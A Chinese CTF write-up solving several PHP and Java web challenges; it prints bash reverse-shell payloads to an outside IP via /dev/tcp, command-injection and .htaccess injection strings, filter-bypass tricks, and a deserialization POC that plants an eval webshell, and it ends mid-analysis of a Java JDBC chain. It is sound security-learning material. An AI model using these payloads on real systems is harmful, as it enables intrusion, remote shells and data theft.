
easycon

index.php eval $_POST['cmd']

菜刀直接连，web目录下有个 **bbbbbbbbb.txt** ，内容base64解码后转成图片格式打开，flag在图片里：



BlackCat

源代码提示看mp3，mp3里发现源码：

```php
<?php

if(empty($_POST['Black-Cat-Sheriff']) || empty($_POST['One-ear'])){
    die('Ë•£¡¾¹¸Ò²ÈÎÒÒ»Ö»¶úµÄÎ²°Í£¡');
}

$clandestine = getenv("clandestine");

if(isset($_POST['White-cat-monitor']))
    $clandestine = hash_hmac('sha256', $_POST['White-cat-monitor'], $clandestine);


$hh = hash_hmac('sha256', $_POST['One-ear'], $clandestine);

if($hh !== $_POST['Black-Cat-Sheriff']){
    die('ÓÐÒâÃé×¼£¬ÎÞÒâ»÷·¢£¬ÄãµÄÃÎÏë¾ÍÊÇÄãÒªÃé×¼µÄÄ¿±ê¡£ÏàÐÅ×Ô¼º£¬Äã¾ÍÊÇÄÇ¿ÅÉäÖÐ°ÐÐÄµÄ×Óµ¯¡£');
}

echo exec("nc".$_POST['One-ear']);


?>
```


原题，利用的是**hash_hmac**处理**数组**会返回false的特点：**hmac('sha256',array(),$clandstine) == False**

这样**$hh = hash_hmac('sha256',$_POST['One-ear'],false)**

然后One-ear参数执行可以直接反弹shell，payload：

```
Black-Cat-Sheriff=f9ecf877d7aeca395660b29214723583d72856b3d6ceee62c052e29b1873654c&One-ear=-lvp 8888;bash -c 'bash -i >%26 /dev/tcp/106.15.250.162/8888 0>%261'&White-cat-monitor[]=
```

flag在flag.php里：



```
www-data@7152352983c0:/var/www/html$ ls
ls
Dockerfile
Hei_Mao_Jing_Chang.mp3
css
flag.php
img
index.php
initialized.php
js
mail
scss
vendor
www-data@7152352983c0:/var/www/html$ cat flag.php
cat flag.php
<?php
 "GWHT{y0u_mu3t_p@y_atTentiou_!0_lt}";
```

Easyphp2

cookie参数pass=GWHT

file参数可以包含文件，伪协议过滤了base64 url双编码绕：

```
php://filter/read=convert.%25%36%32ase64-encode/resource=GWHT.php
```

拿到GWHT.php源码：

```
<?php
    if (isset($_GET["count"])) {
        $count = $_GET["count"];
        if(preg_match('/;|base64|rot13|base32|base16|<\?php|#/i', $count)){
            die('hacker!');
        }
        echo "<h2>The Count is: " . exec('printf \'' . $count . '\' | wc -c') . "</h2>";
    }
    ?>

 ?>
```


还是命令执行，还是直接反弹shell：

```
count=1'+|+bash+-c+"bash+-i+>%26+/dev/tcp/106.15.250.162/8887+0>%261"+||+echo+'
```

拿到shell后，发现flag目录：/GWHT/system/of/a/down/flag.txt

但是要权限，/GWHT/README里面提示密码hash：877862561ba0162ce610dd8bf90868ad414f0ec6

解密得到密码：**GWHTCTF**，对应用户 **GWHT** ，最后获取flag：




```
www-data@18c88ee78e67:/var/www/html$ su - GWHT -c "cat /GWHT/system/of/a/down/fl
ag.txt"
< su - GWHT -c "cat /GWHT/system/of/a/down/flag.txt"
Password: GWHTCTF
GWHT{Y0U_H4VE_A_BETTER_SK1LL}
www-data@18c88ee78e67:/var/www/html$ 
```

easyphp

xnuca原题，目录下只有index.php被解析，写其他php文件不解析，于是写个htaccess让index.php自动包含执行代码，payload：

```
?content=php_value%20auto_prepend_fil\%0ae%20.htaccess%0a%23<?php%20system('cat%20/fla'.'g');?
>\&filename=.htaccess
```



```
GET
/sandbox/71474242c919814b6398891ffd5b5dd7/?content=php_value%20auto_prepend_fil\
%0ae%20.htaccess%0a%23<?php%20system('cat%20/fla'.'g');?>\&filename=.htaccess
HTTP/1.1
Host: 183.129.189.60:10023
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
csrftoken=fvqw0zDhxIt7Iuw5YQkdY23CHHOuPjbFcBuQQ2X3EkwR7zZnoLucFC1cE7GrRX5n;
pass=PASS; PHPSESSID=a11e4f526ee624fbca50ad80763127b0
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 12:44:37 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Vary: Accept-Encoding
Content-Length: 72
Connection: close
Content-Type: text/html; charset=UTF-8

php_value auto_prepend_fil\
e .htaccess
#GWHT{easyApache}
\
Hello, world
```

easyser

robots.txt提示文件：**star1.php**，源码提示:小胖说用个不安全的协议从我家才能进ser.php呢！

传入path：http://127.0.0.1/sandbox/a11e4f526ee624fbca50ad80763127b0/ser.php，要注意带上自己沙箱路径，坑点

得到源码：

```php
<?php
error_reporting(0);
if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {
    highlight_file(__FILE__);
}
$flag='{Trump_:"fake_news!"}';

class GWHT{
    public $hero;
    public function __construct(){
        $this->hero = new Yasuo;
    }
    public function __toString(){
        if (isset($this->hero)){
            return $this->hero->hasaki();
        }else{
            return "You don't look very happy";
        }
    }
}
class Yongen{ //flag.php
    public $file;
    public $text;
    public function __construct($file='',$text='') {
        $this -> file = $file;
        $this -> text = $text;

    }
    public function hasaki(){
        $d   = '<?php die("nononon");?>';
        $a= $d. $this->text;
         @file_put_contents($this-> file,$a);
    }
}
class Yasuo{
    public function hasaki(){
        return "I'm the best happy windy man";
    }
}/*$c=$_GET['c'];
echo $x=unserialize($c);*/

?>
```

反序列化，发现

```
/*$c=$_GET['c'];
echo $x=unserialize($c);*/
```


这段代码是被注释的，估计反序列化点不在这里，先写个反序列化POC，老考点绕过file_put_contents，这里没过滤伪协议，那就直接strip_tags丢掉标签，在base64解码即可，POC：

```
<?php
class Yasuo{}
class Yongen
{
    public $file;
    public $text;
    public function __construct($file,$text)
    {
        $this->file = $file;
        $this->text = $text;
    }
}
class GWHT
{
    public $hero;
    public function __construct($hero)
    {
        $this->hero = $hero;
    }
}

$file = "php://filter/string.strip_tags|convert.base64-decode/resource=somnus.php";
$text = "PD9waHAgZXZhbCgkX0dFVFtjbWRdKTs/Pg==";
/*
$d   = '<?php die("nononon");?>';
$a= $d. $text;
@file_put_contents($file,$a);
*/
//$ya = new Yasuo();
$y = new Yongen($file,$text);
$g = new GWHT($y);
echo urlencode(serialize($g));
```

传入：

```
/sandbox/a11e4f526ee624fbca50ad80763127b0/star1.php?
path=http://127.0.0.1/sandbox/a11e4f526ee624fbca50ad80763127b0/ser.php&c=O%3A4%3A%22GWHT%22%3A1%
3A%7Bs%3A4%3A%22hero%22%3BO%3A6%3A%22Yongen%22%3A2%3A%7Bs%3A4%3A%22file%22%3Bs%3A72%3A%22php%3A%
2F%2Ffilter%2Fstring.strip_tags%7Cconvert.base64-
decode%2Fresource%3Dsomnus.php%22%3Bs%3A4%3A%22text%22%3Bs%3A36%3A%22PD9waHAgZXZhbCgkX0dFVFtjbWR
dKTs%2FPg%3D%3D%22%3B%7D%7D
```


反序列化点在star1.php，还得传个path参数不然会直接die，打完访问写入的马执行命令即可：



```
view-source:183.129.189.60:10024/sandbox/a11e4f526ee624fbca50ad80763127b0/somnus.php?cmd=system(%27cat%20/ffflag%27);
```

```
GWHT{it's_s0000_eaaaaasy_ser}
```


顺便看一下star1.php源码：



```php
<?php
    require_once('ser.php');
    error_reporting(0);
    $str = 'url error<br>';
    $filter1= '/^http:\/\/127\.0\.0\.1\//i';
    $filter2 = '/.?f.?l.?a.?g.?/i';
    $url=$_GET['path'];
    $c=$_GET['c'];
    if(!preg_match($filter1, $url)){
        die($str);
    }
    if (preg_match($filter2, $url)) {
        die("??");
    }


    $text = @file_get_contents($url, false);
    print($text);

    if(isset($c)){
        echo $x = unserialize($c);
    }
    else{
        echo "your hat is too black!";
    }
?>
```

easyjava


简单看下源码，hello路由会将cookie的data字段反序列化：



```java
    @GetMapping("/hello")
    public String hello(@CookieValue(value = "data", required = false)String cookieData, Model model) {
        if (cookieData == null || cookieData.equals("")) {
            return "redirect:/index";
        }
        Info info = (Info)deserialize(cookieData);
        if (info != null) {
            model.addAttribute( attributeName: "info", info.getAllInfo());
        }
        return "hello";
    }
```


反序列化后调用 **getAllInfo** 方法：

找一下这个方法，发现有两处调用，一处是 UserInfo 类




```
    @Override
    public String getAllInfo() {
        return "Your username is " + this.username + ", and your password is " + this.password + ".";
    }
}
```

没啥用，还有一处是 **DatabaseInfo** 类




```
    @Override
    public String getAllInfo() {
        return "Here is the configuration of database, host is " + this.host + ", port is " + this.port + ", username is " +
                this.username + ", password is " + this.password + ".";
    }
}
```

也没啥用，再看下他的接口 **Info** ，发现 **Info** 被关联到了 **InfoInvocationHandler** 接口，而 **InfoInvocationHandler** 接口继承了 **InvocationHandler** 也就是代理类的实例，这个 **代理类实例** 中有个方法 **invoke** ，当用来代理的对象此处即 **Info** 对象调用一个方法时，就会被转发到代理接口类的 **invoke** 方法。




```
public class InfoInvocationHandler implements InvocationHandler, Serializable {
    private Info info;

    public InfoInvocationHandler(Info info) { this.info = info; }

    @Override
    public Object invoke(Object proxy, Method method, Object[] args) {
        try {
            if (method.getName().equals("getAllInfo")) {
                if (!this.info.checkAllInfo()) {
                    return null;
                }
            }
            return method.invoke(this.info, args);
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }
```

在 **invoke** 方法中，如果当前调用的代理对象方法为 **getAllInfo** 时，会继续调用 **checkAllInfo** 方法。跟进 **DatabaseInfo** 类，发现该方法调用了 **connect** 方法：



```
    @Override
    public Boolean checkAllInfo() {
        if (this.host == null || this.port == null || this.username == null || this.password == null) {
            return false;
        }
        if (this.connection == null) {
            connect();
        }
        return true;
    }
```

跟进 connect 方法，发现该方法进行了 mysql 的 **jdbc连接**



```java
    private void connect() {
        String url = "jdbc:mysql://" + this.host + ":" + this.port + "/jdbc?user=" + this.username + "&password=" +
        try {
            this.connection = DriverManager.getConnection(url);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
```

